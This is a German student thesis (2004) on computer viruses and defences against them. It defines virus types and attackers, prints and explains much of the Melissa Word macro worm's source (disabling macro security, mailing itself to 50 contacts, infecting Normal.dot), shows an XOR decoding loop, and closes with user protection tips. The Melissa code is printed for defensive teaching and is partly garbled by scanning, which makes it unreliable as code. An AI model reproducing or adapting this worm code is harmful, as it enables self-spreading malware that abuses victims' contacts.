Massnahmen zum Schutz gegen Computerviren

```
mov al, 255 ;
mov si, offset start ;
ov cx, offset (ende-start) ;
decode: xor [si], al ;
inc si ;
loop decode ;

xor si, si ;
lodsb ;
mov si, offset start
mov cx, offset
decode: xor [si], al ;
inc si ;
loop decode
```

Daniel Müller , Münchenstein 19.1.04

Inhaltsverzeichnis

1 Einleitung

Kurz nachdem ich zu Hause einen Internetanschluss bekam, fing ich an, mich für das Thema der IT-Sicherheit zu interessieren. Da man oft Meldungen von Computerviren, Systemeinbrüchen und Attacken vernimmt, begann sich in mir eine Motivation zu entwickeln, herauszufinden, wie ein Angreifer vorgeht und wie man sich dagegen schützen kann. Dieses Interesse ist mir bis heute geblieben und hat mir auch den Anstoss gegeben, eine Diplomarbeit im Bereich der IT-Sicherheit zu verfassen. So habe ich mich schliesslich entschieden, über Computerviren und die entsprechenden Schutzmassnahmen zu schreiben, da Computerviren immer wieder sehr aktuell sind.
Ich möchte an dieser Stelle auch noch ausdrücklich erwähnen, dass ich gegen bösartigen Code bin und die Verbreitung eines Virus oder Wurms zu destruktiven Zwecken keinesfalls unterstütze.
Da das Internet[15] ein wichtiger Teil unserer heutigen Kommunikationsmittel ist, denke ich, dass Sicherheit ein wichtiger Faktor ist. Ich bin der Meinung, zu wenig Leute nehmen diesen Faktor wirklich ernst und sollten deshalb mehr über dieses Thema erfahren.
Sie werden nachfolgend einen Methodenbeschrieb vorfinden, der erläutert, wie ich vorgegangen bin. Anschliessend gehe ich auf die wichtigsten Definitionen und auf verschiedene Virenarten ein, um das Verständnis des Themas zu erleichtern. Im zweiten Teil der Arbeit wird der Wurm Melissa explizit untersucht und bis auf die Codierung aufgezeigt. Im weiteren Verlauf der Arbeit wird auf Schutzmassnahmen eingegangen und zu den Schlussfolgerungen Stellung genommen.
Die meisten Schutzmassnahmen sind allgemeingültig. Detaillierte Schritte beziehen sich jedoch auf das Betriebssystem Windows.

Abb1: Schlagzeilen in der Zeitung

2 Methode

Ich habe mich gezielt mit diesem Thema auseinandergesetzt und war motiviert, durch zielstrebiges Recherchieren in Büchern mein Wissen auf diesem Gebiet zu erweitern. Ein Ziel meiner Arbeit ist, den Leser möglichst gut über dieses Thema aufzuklären und sein Interesse zu wecken. Um dies zu erfüllen, werde ich mir Mühe geben, so zu schreiben, dass der Leser nicht lauter Fragezeichen vor sich hat.
An der Orbit 2003 habe ich die Gelegenheit genutzt und beim Stand des Antivirenherstellers Sophos vorbeigeschaut. Ich erhielt dort eine CD mit Informationen über das Unternehmen und Tipps zur Bekämpfung von Computerviren. Weiterhin nahm ich noch eine kleine Broschüre mit, welche sich ebenfalls mit Virenschutz befasst.
Nebst 3 Büchern, in denen ich recherchierte, waren die Informationen, welche ich von Sophos erhielt, ebenfalls gute Hilfsmittel für meine Arbeit.

3 Definitionen

Bestimmt haben Sie schon einmal etwas von dem Begriff “Computer-Virus“ gehört, sei es aus den Medien, vom Internet[15], in der Tagesschau oder sonstwo. Vielleicht sind Sie auch schon einmal den Begriffen “Wurm“, “Trojaner“ oder “HOAX“[13] über den Weg gelaufen. Haben Sie auch eine Ahnung, was ein Virus ist oder wo die Unterschiede zu einem Wurm oder Trojaner liegen?
Falls nicht, wird Ihnen dieses Kapitel helfen, dass diese Begriffe für Sie in Zukunft nicht mehr unklar sein werden. Ich möchte in diesem Kapitel unbedingt noch ein kurzes Wort über die Angreifer verlieren, da ich der Meinung bin, dass man aufgrund der Medien oft ein verfälschtes Bild darüber erhält.
Den Schutzmassnahmen werde ich im späteren Teil der Arbeit ein separates Kapitel widmen.

3.1 Virus

Unter Computerviren versteht man Programme[21], welche Dateien infizieren, das heisst sie integrieren ihren Code in den der infizierten Datei.
Wird nun die infizierte Datei aufgerufen, so werden gleichzeitig mit ihren normalen Funktionen auch die Funktionen des Virus ausgeführt. Bei einem Computervirus handelt es sich also um ein Programm, welches darauf ausgerichtet ist, sich selbst zu kopieren und sich in Computern und Netzwerken zu verbreiten.
Die Auswirkung eines Virus kann von einer unsinnigen Textmeldung bis hin zum Löschen der gesamten Daten führen.

Virenarten werden nach der Art ihrer Infektion wie folgt unterschieden :

3.1.1 Bootsektor Viren

Früher, als die Computer nur mit Diskettenlaufwerken ausgestattet waren, war diese Art der Infizierung sehr erfolgreich, da die Übertragung oft per Diskette[9] stattfand. Da wir heutzutage in den meisten Fällen andere Speichermedien bevorzugen, kommt eine solche Infektion eher selten vor.
Um nun zu verstehen, wie ein solcher Virus arbeitet, müssen wir uns zuerst im klaren sein, was ein Bootsektor[7] genau ist. Der erste Speicherbereich auf einer Diskette[9], Festplatte[11] oder auch CD wird Bootsektor[7] genannt. Hier liegen die Daten, die das Betriebssystem[4] braucht, um starten zu können.
Ein Bootsektorvirus ersetzt den originalen Bootsektor[7] mit seiner eigenen, veränderten Version und versteckt den ursprünglichen meist irgendwo auf der Festplatte[11].
Dieser Virentyp ist besonders “hässlich“, da er allerlei Schindluder mit Ihrem System betreiben kann, bevor dieses (und die eventuell vorhandenen Virenscanner[29]) überhaupt geladen werden. Ihr PC[19] kann jedoch nur dann infiziert werden, wenn Sie mit einem infizierten Speichermedium booten (z.B von einer Diskette[9] mit infizierten Bootsektor[7]).

3.1.2 Makroviren

Diese Viren sind erst dank der sogenannten Makrosprache[16] des Microsoft Office-Paketes aufgetreten. Das ist eine umfangreiche Programmiersprache, die dazu dient, die Leistungsfähigkeit des Office-Pakets zu erweitern. Makroviren erfreuen sich grosser Beliebtheit, da das Office-Paket sehr weit verbreitet ist und somit häufig Officedateien ausgetauscht werden. Wenn Sie eine Datei öffnen, welche einen Makrovirus[17] erhält, kopiert sich der Virus in die Startup Files[25] der Anwendung. Der Computer ist nun infiziert. Wenn Sie jetzt eine Datei in derselben Anwendung öffnen, wird diese Datei automatisch von dem Virus befallen. Ein Makrovirus[17] hat je nach Programmierung unterschiedliche Auswirkungen. Beispielsweise kann er Ihre Dokumente und Einstellungen verändern oder weist ähnliche Funktionen wie einige Würmer(Siehe 3.2) auf, indem er sich an zahlreiche E-Mail Adressen des Kontaktbuches Ihrer E-Mail-Software versendet.

3.1.3 Dateiviren

Hier wird der Virus einer ganz harmlosen Datei hinzugefügt. Ein beliebtes Ziel vieler Dateiviren ist die Datei “win.com“, die bei jedem Start von Windows ausgeführt wird und somit dem Virus hilft, in den Hauptspeicher zu gelangen, von wo aus wieder andere Dateien infiziert werden können. Dateiviren gibt es schon seit den frühsten Anfängen der Virengeschichte und auch heute stellen sie einen Grossteil der Viren dar.

3.1.4 HTML-Viren

Diese Virenart versteckt sich im Code von HTML-E-Mails. Die HTML-Viren veranlassen Ihren Rechner bereits beim Anschauen der Mail, eine angehängte Datei mit „bösem“ Inhalt ohne Abfrage sofort auszuführen. Eine andere Möglichkeit ist, dass sich der HTML-Virus mit einer bestimmten Internetseite verbindet, um dort den zweiten Teil des Virus abzuholen. Die Standardeinstellung von Outlook Express und Outlook ist, Mails als HTML- E-Mails zu versenden. Also glauben Sie nicht, dass Sie nie eine HTML-Mail erhalten werden.

3.1.5 Polymorphe Viren

Dies ist ein ganz schlauer Virentyp. Virenscanner[29] sind darauf ausgerichtet, einen Virus anhand seiner Signatur[26] zu erkennen. Bei einer Signatur[26] handelt es sich also um einen für den Virus typischen Stück Programmiercode.
Diese Viren modifizieren jedoch bei jeder Infektion ihren Code ein wenig, um einem Auffinden zu entgehen.

3.1.6 Tarnkappen-Viren

Tarnkappen-Viren haben das gleiche Ziel wie die polymorphen Viren[20]. Diese wollen ebenfalls einem Auffinden der Antivirensoftware entgehen. Sie versuchen sich mit verschieden Tricks zu tarnen und suchen in einigen Fällen gezielt nach Antivirenprogrammen auf dem System und deaktivieren diese.

3.2 Wurm

Ein Wurm ist ein Programm[21], dass sich über das Netzwerk selbständig von Computer zu Computer weiterverbreitet. Das Ziel dabei ist, in einem Netzwerk so viele Computer wie möglich zu befallen. Würmer benötigen zur Ausbreitung im Gegensatz zum Virus kein menschliches Zutun. Sie verbreiten sich rasend schnell innerhalb des Firmennetzwerks oder über das Internet[15]. Beispielsweise versenden sie sich selbstständig mit Hilfe des Kontaktbuches Ihrer Mail-Software an zahlreiche Empfänger.
Bekannte Würmer, welche Schlagzeilen gemacht haben sind z.B der I-Love-you Wurm , Melissa oder LoveSan.

3.3 Trojaner

Bevor ich zu der eigentlichen Erklärung komme, was ein Trojaner eigentlich genau ist, möchte ich noch auf etwas geschichtliches eingehen und beziehe mich auf die griechische Sage von Troja.
“Einst standen die Helenen nach einem zehn Jahre dauernden Krieg vor den Toren Trojas. Die mächtigen Befestigungsanlagen machten diese Stadt zu einem schwer einnehmbaren Ziel.“[1] Der Sage nach veranlasste Odysseus den Bau eines hölzernen Pferdes, welches ein Geschenk für die Trojaner werden sollte.

[1] Allzeit, Reiner.[webmaster@sias.de]. SiAs.de – Sicherheitsaspekte.de.

So haben die Trojaner das Trojanische Pferd, welches sie tatsächlich für ein Geschenk hielten in ihre eigenen vier Wände geholt. Allerdings war im Trojanischen Pferd eine Überraschung in Form von gegnerischem Militär versteckt, welches in der Nacht seine Gegner überwältigte.
Ein Trojanisches Pferd auf dem Computer arbeitet nach demselben Prinzip.
In den meisten Fällen wird dem Benutzer eine Software vorgegaukelt, die einwandfrei funktionieren kann und ganz harmlos aussieht. In Wirklichkeit verbirgt sich hinter dieser Software jedoch eine grausame Hintertüre[2], welche dem Angreifer erlaubt, Informationen über Sie zu sammeln, Ihre Daten auszuspionieren, Passwörter zu stehlen oder ihren kompletten Computer über das Internet[15] fernzusteuern.
Diese Folgen können äussert unangenehm sein. Deshalb ist hier besondere Vorsicht geraten.

3.4 HOAX

Ein Hoax[13] ist eine Meldung über einen Virus, der in Wirklichkeit gar nicht existiert.
Hoaxes werden normalerweise per E-Mail verbreitet und haben die folgenden typischen Merkmale :

- → Hoaxes warnen vor einem extrem zerstörerischen Virus, der von Antivirensoftware nicht erkannt wird.
- → Hoaxes geben an, dass die Warnung von einem grossen Software Unternehmen, einer Behörde oder einem Internet-Provider autorisiert wurde.
- → Sie fordern dazu auf, keine E-Mails mit einer bestimmten Betreffzeile zu lesen.
- → Hoaxes fordern dazu auf, die Warnung an andere Anwender weiterzuleiten.

Ein Hoax kann gefährlich sein, weil sich durch das Auffordern zur Weiterleitung leicht eine Flut von E-Mails bilden kann.
Ein Virenschreiber kann darauf warten, bis eine Virenmeldung als Hoax[13] entlarvt wurde und danach einen Virus mit gleichem Namen schreiben.

3.5 Angreifer

Wer sind eigentlich die Angreifer? Wer hat die Absicht Daten zu zerstören? Diese und ähnliche Fragen führen in den Medien oft zu Verwirrung. Was ist eigentlich ein Hacker und ein Cracker? Auf diese Fragen werden Sie hier eine Antwort finden.

3.5.1 Hacker

Ein Hacker ist eine Person, die sich überdurchschnittlich gut mit Computersoftware auskennt. Dies aufgrund der Tatsache, dass diese Person selbst programmiert und häufig in die Tiefen der Betriebssysteme[4] und Anwendungsprogramme einsteigt. Der Hacker findet zwar Sicherheitslücken und versucht, diese auszunutzen, er löscht, beschädigt oder missbraucht aber nicht böswillig Daten.

3.5.2 Cracker

Ein Cracker ist jemand der fremde Computersysteme schädigt bzw. dort einbricht und haust wie ein Vandale. Es werden interessante Daten kopiert, der Rest wird zer-

stört. Ein Cracker versucht ebenfalls Arbeitsabläufe eines Systems zu stören oder gar lahm zu legen. Die Definition lautet also: Cracker haben immer böswillige Absichten!
Jemand der Kopierschutzmassnahmen einer Software knackt, wird ebenfalls als Cracker bezeichnet.

3.5.3 Script Kiddie

Diese Person ist technisch nicht sonderlich gebildet. Sie benützt Software anderer Autoren, die Sicherheitslücken aufzeigen wollen, um in andere Systeme einzubrechen. Wie das Programm[21] funktioniert ist nicht von Interesse, sondern nur dessen Wirkung.

4 Untersuchung eines Wurms

Nach einigen Überlegungen, welchem Wurm oder Virus ich dieses Kapitel widme, habe ich mich schliesslich für den Melissa Wurm entschieden. Dies aufgrund der Tatsache, dass der Melissa Wurm dank seiner Verbreitungstechnik und seinen Auswirkungen sehr berühmt geworden ist und ich einige Informationen darüber besitze. Gerade deshalb denke ich, dass eine entsprechende Analyse des Wurms für den Leser von besonderem Interesse sein kann.

4.1 Melissa, was ist das überhaupt ?

Einigen wird Melissa sicher ein Begriff sein, aber da wir nicht alle Systemadministratoren, Medien Junkies und Computerfreaks sind, werde ich hier noch eine kleine Erklärung abgeben.
Über diesen Wurm wurde oft in der Presse berichtet, da die Wirkung weit verbreitet und der Schaden verheerend war. Der Wurm versendet sich in einer E-Mail, die angeblich von einem Bekannten stammt und ein Dokument enthält, das für den Empfänger von Interesse zu sein scheint. Sowohl I-LOVE-You, wie auch Melissa haben das E-Mail-Adressbuch des Opfers verwendet, um die nächste Runde der Opfer heimsuchen zu können. Da die Quelle der E-Mail dem Opfer bekannt war, war die Wahrscheinlichkeit sehr gross, dass das E-Mail und der Anhang geöffnet wurden. Auf diese Weise konnte sich Melissa innerhalb eines einzigen Tages auf der ganzen Welt verbreiten.
Melissa ist in Wirklichkeit ein Makrovirus[17], der nachher analysiert wird.

Auftreten:	März 1999
Ursprung:	Ein Programmierer aus den USA legte ein infiziertes Dokument bei einer Sex-Newsgroup[18] ab.
Typ:	Word 97 Makrovirus[17], auch Word 2000 fähig
Auslöser:	Erstinfektion
Auswirkungen:	Schickt eine Nachricht an die ersten 50 Einträge in allen Adressbüchern, auf die Microsoft Outlook zugreifen kann, und verwendet den Namen des jeweiligen Anwenders in der Betreffzeile. Die E-Mail enthält ein Attachment[1] mit einer Kopie des infizierten Dokuments.

4.2 Melissa, Quelltext-Analyse

Zur Quelltext-Analyse wird mir die Hacker-Bibel[3] von grosser Nützlichkeit sein, da in diesem Buch der Quelltext zum Melissa Wurm abgedruckt ist.
Der Code beginnt so:

```
Private Sub Document_Open() On Error Resume Next
```

Melissa infiziert die Makrofunktion[16] **Document_Open()** einer Microsoft Word Datei. Das heisst, der Code der **Document_Open()-** Routine wird sofort ausgeführt, wenn die Word Datei geöffnet wird. Melissa verbreitet sich also dadurch, dass Benutzer infizierte Dokumente öffnen, die typischerweise als E-Mail Anhang zugestellt werden.
Wir fahren mit der Analyse weiter:

```
If System.PrivateProfileString(“”,
   “HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Security“,“Level“) <> “”

Then
CommandBars(„Macro“.Controls(“Security...“).Enabled = False
System.PrivateProfileStriong(“”,
“HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Security“,“Level“) = 1&

Else
CommandBars(“Tools“).Controls(„Macro“).Enabled = False
Options.ConfirmConversions = (1 – 1): Options.VirusProtection =
(1-1):Options.SaveNormalPromt = (1-1)
End if
```

Einige werden jetzt sicher denken, dass Word eine Warnmeldung bei Dokumenten mit Makroinhalt öffnet. Das ist richtig, Word würde das im Normalfall auch so machen, aber bei der vorhin abgedruckten Codestelle macht Melissa etwas sehr schlaues. Die Makro[16] Sicherheitsmerkmale von Word werden einfach ausgeschaltet. Danach kann der Code ungehindert weiterarbeiten, ohne dass der Benutzer darauf aufmerksam gemacht wird und ahnt, dass etwas unvorhergesehenes passiert.

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject(“Outlook.Application“)
Set DasMapiName = UngaDasOutlook.GetNameSpace(“Mapi“)
```

MAPI bedeutet Messaging-API, eine Schnittstelle zwischen einer Windows Anwendung und den verschiedenen E-Mail-Funktionen, die in der Regel von Microsoft Outlook bereitgestellt werden.
Daraus können wir also schliessen, dass der Virencode etwas mit unserem Mailprogramm vor hat.

```
If System.PrivateProfileString(“”, “HKEY_CURRENT_USER\Software\Microsoft\Office\“,“Melissa?“)
<> “... bv Kwvjibo“
```

An dieser Stelle baut Melissa einen Sicherheitsmechanismus ein: Der Virus kann feststellen, ob er bereits auf dem System ausgeführt wurde oder nicht.
Dazu stellt Melissa den oben erwähnten Registry[24] Schlüssel auf den angegeben Wert.
An dieser Stelle deutet ein nicht gesetzter Schlüssel darauf hin, dass Melissa noch nicht ausgeführt wurde.
Falls das zutrifft fährt Melissa mit folgendem Code weiter :

```
If UngaDasOutlook = “Outlook“ Then
DasMapiName.Logon “profile“, “password“
For y = 1 To DasMapiName.AddressLists.Count
Set Addybook = DasMapiName.Addresslists(y)
x=1
Set BreakUmOffASlice = UngaDAsOutlook.CreateItem(0)
For  oo= 1 AddyBook.AdressEntries.Count
Peep = AddyBook.AdressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then 00 = AddyBook.AdressEntries.Count

Next oo
```

Hier stellt Melissa fest, ob es sich bei der Anwendung tatsächlich um Outlook handelt. Trifft das zu, wird eine Liste der ersten 50 E-Mail Adressen aus dem Adressbuch des Benutzers zusammengestellt.

```
BreakUmOffASlice.Subject = “Important Message From “ & Application
.UserName
BreakUmOffASlice.Body = „Here is that document you asked for....don’t show anyone else ;-)“
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
```

```
BreakUmOffASlice.Subject = “Important Message From “ & Application.UserName
```

Diese Zeile bewirkt, dass in der Betreffzeile der Mail automatisch der Name des Anwenders steht. So sieht die Mail für das Opfer vertrauenswürdiger aus.

```
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
```

Mit diesem Befehl hängt Melissa das infizierte Word-Dokument an die E-Mail an.

```
BreakUmOffASlice.Send
```

Mit diesem Code wird je eine E-Mail an die 50 Adressen geschickt, die vorher bereits ausgelesen wurden.

Wir vertiefen uns noch weiter in den Code :

```
Peep = ""
Next y
DasMapiName.Logoff
End If

System.PrivateProfilString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",  "Melissa?")
=  "...by Kwyjibo
End If
```

Jetzt wird die Sendung zusammengepackt, und Melissa stellt den Registry[24]- Wert ein (der weiter oben in der Sicherheitsprüfung abgefragt wurde), um zu vermeiden, dass die E-Mails ständig verschickt werden.

```
et ADI 1 = ActiveDocument.VBProject.VBComponents.Item(1)
et NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
TCL = NTI1.CodeModule.CountOfLines
DCL = ADI1.CodeModule.CountOfLines
GN = 2
ADI1.Name <> "Melissa" Then
ADCL > 0 Then
DI1.CodeModule.DeleteLines 1, ADCL
et ToInfect = ADI1
DI1.Name = "Melissa"
oAD = True
nd If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then
NTI1.CodeModule.DeleteLines 1,  NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
DoNT <> True And DoAD <> True Then GoTo CYA
```

An dieser Stelle prüft Melissa, ob das aktive Dokument und die Datei Normal.dot, in welcher die Konfiguration für Word gespeichert ist, infiziert ist. Wenn dies zutrifft, springt er direkt an die Stelle des Abbruch-Codes (GoTo CYA). Wenn nicht werden diese Dateien infiziert.

```
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = " "
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> " "
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
```

```
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = " "
NT1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> " "
ToInfect.CodeModule.InsertLines BGN,
NT1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
```

Dieser Code infiziert das Dokument. An dieser Stelle wird die Funktion Document_Open() des aktiven Dokuments von Melissa geändert. Wie wir ebenfalls sehen können, wird die Funktion Documet_Close() auch geändert. Somit wird jedes Dokument, welches vom Benutzer erstellt wird, entweder beim Öffnen oder beim Schliessen den Melissa-Wurm ausführen.

```
CYA:

If NTCL <> 0 And ADCL = 0 And (Instr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (Instr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True
End If
```

An dieser Stelle speichert Melissa das aktuelle, aktive Dokument und stellt damit sicher, dass eine Kopie des eigenen Codes gespeichert wurde.

```
' WORD/MELISSA written by Kwyjibo
' Works in both Word 2000 and Word 97
' Worm? Macro Virus? Word 97 Virus? Word 2000 Virus ? You Decide !
' Word -> Email ¦ Word 97 ←→ Word 2000 ... it's a new age !

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters. Game's over. I'm outta here."

End Sub
```

' WORD/MELISSA written by Kwyjibo
' Works in both Word 2000 and Word 97
' Worm? Macro Virus? Word 97 Virus? Word 2000 Virus ? You Decide !
' Word -> Email ¦ Word 97 ←→ Word 2000 ... it's a new age !

Mit diesen Zeilen hat sich der Melissa-Autor selbst ein Ei gelegt. Warum ist das den so dumm? Naja es handelt sich dabei um einen Kommentar des Autors, der sich problemlos erkennen lässt. Wenn ein E-Mailscanner diese Zeichenkette in einem Anhang sieht, kann er mit hoher Wahrscheinlichkeit davon ausgehen, dass der Anhang das Melissa -Virus enthält. Der Autor hätte berücksichtigen müssen, dass die Effektivität des Virus darunter leidet.
Weiterhin erkennen wir, dass der Autor von Melissa noch einen kleinen Gag eingebaut hat. Sind Tag und Minute beim Öffnen des Dokuments gleich (z.B 10:11 Uhr am 11 Oktober), fügt der Virus Text über das Spiel Scrabble in das Dokument

ein. Dies ist wieder ein nicht besonders schlauer Zug des Autors, um unentdeckt zu bleiben, da ein Virenscanner[29] ebenfalls nach diesen Zeichenketten suchen kann.
Somit wäre ich am Ende der Analyse angelangt.
Vielleicht ist jemandem aufgefallen, dass ich Melissa manchmal als Wurm sowie als Virus bezeichnet habe. Das macht nichts. Melissa ist eine bunte Mischung eines Wurms und eines Makrovirus[17]. Hier nochmal der Kommentar des Autors :

‘ Worm? Macro Virus? Word 97 Virus? Word 2000 Virus ? You Decide !

Wer sich näher für Virenquellcodes interessiert, schaut am besten bei der englischsprachigen Website von Packetstorm Security vorbei.

Der Link lautet: http://www.packetstormsecurity.com/viral-db/

Hier ist beispielsweise der Quellcode des bekannten I-LOVE-You Virus und des Kurnikova Wurms zu finden.

5 Verbreitung eines Virus: Bildliche Darstellung

Abb.2 : Ein Computer-Virus

Ein Virus verbirgt sich in einem ganz normalen Programm[21]. Dort bleibt er solange untätig, bis das Programm ausgeführt wird. In den meisten Fällen wird ein Virus als erstes andere Programme auf ihrer Festplatte[11] infizieren, sobald das Programm, indem er sich befindet, gestartet wird. Dies geschieht, indem er sich selbst in diese Programme kopiert.



Abb.3: Der Computer-Virus infiziert eine andere Datei



Abb.4: Eine infizierte Datei mit Virus-Kennzeichner

Manche Viren plazieren Nachrichten, in jene Programme[21], die sie infizieren. Jeder Virus hat einen eigenen Kennzeichner. Wenn ein Virus diesen Kennzeichner in einem anderen Programm entdeckt, weiss er, dass dieses schon infiziert ist.
Wenn ein Virus keine Dateien ohne Kennzeichner mehr findet, kann das ein Hinweis darauf sein, dass alle Dateien infiziert sind. An diesem Punkt beginnt der Virus ev. damit, den Computer zu beschädigen.

Viren können Programme[21] oder Dateien beschädigen, so dass sie nicht mehr korrekt funktionieren oder sogar Schaden anrichten. Sie können alle Dateien auf der Festplatte[11] löschen, dass Dateisystem oder die Dateien, die Ihr Computer zum starten braucht verändern oder anderweitigen Schaden anrichten.

Abb.5: Eine vom Virus beschädigte Datei.

Abb.6: Ein Virenscanner sucht nach der Signatur des Virus

Virenscanner[29] sind Programme[21], welche Dateien auf Viren hin überprüfen und Alarm schlagen, wenn sie Viren finden. Virenscanner arbeiten nach unterschiedlichen Methoden. Eine Methode ist, die Programme nach aussagekräftigen Virus-Kennzeichnern (Signaturen) [26] zu durchsuchen.
Eine andere Methode überwacht die Dateigrösse der Programmdateien. So kann der Scanner merken, ob eine Programmdatei Modifiziert wurde.
Die meisten Antiviren-Programme laufen ständig im Hintergrund und überprüfen die Programmdateien auf Viren.



Abb.7: Das Antiviren-Programm repariert die beschädigte Datei

Antiviren-Programme desinfizieren Programme[21] bzw. entfernen Viren aus der Software. Manchmal ist es möglich, den Virus zu entfernen, ohne das infizierte Programm zu beschädigen. In anderen Fällen muss das Programm gelöscht werden, um den Virus zu zerstören.

6 Schutzmassnahmen

In diesem Kapitel werde ich Ihnen Tipps geben, wie Sie als Anwender vorgehen können, um Ihren Computer vor Viren zu bewahren. Im nachfolgenden Teil werden verschiedene Massnahmen getroffen.

6.1 Virenscanner

Installieren Sie unbedingt eine Antiviren-Software auf Ihrem System und halten Sie diese up-to-date. Nur wenn Ihre Antiviren-Software ständig aktualisiert wird, kann diese einen ausreichenden Schutz bieten.
Eine Alternative für eine guten Virenschutz wäre entweder die Software Norton Antivirus 2004 von Symantec oder Sophos Anti-Virus von der Firma Sophos.
Nähere Informationen dazu gibt es unter :

http://www.symantec.ch Norton Antivirus 2004
http://www.sophos.de Sophos Anti-Virus

Beide der oben genannten Produkte kosten jedoch Geld. Es ist jedem selbst überlassen, wieviel man in einen Virenscanner[29] investieren möchte.
Diejenigen, für die eine Antivirensoftware zu teuer ist, können sich kostenlos die Software Antivir downloaden[10]. Man kann auch regelmässig kostenlose Updates beziehen.
Zu finden ist die Software unter :

http://www.free-av.de

6.1.2 Keine Dokumente im DOC- und XLS- Format.

Speichern Sie Ihre Word- Dokumente als RTF[23] (Rich Text Format)- und Ihre Tabellen als CSV[8] (Coma Separatet Values)- Dateien.
Diese Formate unterstützen keine Makros[16], d.h., sie können auch keine Makroviren, einen der häufigsten Virentypen, übertragen.
Bitten Sie andere, Ihnen Dateien im RTF oder CSV[8] Format zu senden.



Abb.8: Zeigt die Speicherung eines Dokumentes im Rich Text Format

6.1.3 Vorsicht bei nicht angeforderten Attachments

Führen Sie keine Programme[21] oder Dokumente aus, die Sie nicht persönlich angefordert haben. Wenn Sie nicht absolut sicher sind, dass ein Attachment[1] virenfrei ist, sollten Sie immer davon ausgehen, dass es infiziert ist.

Abb.9: Zeigt ein hinterlistiges E-Mail mit Anhang

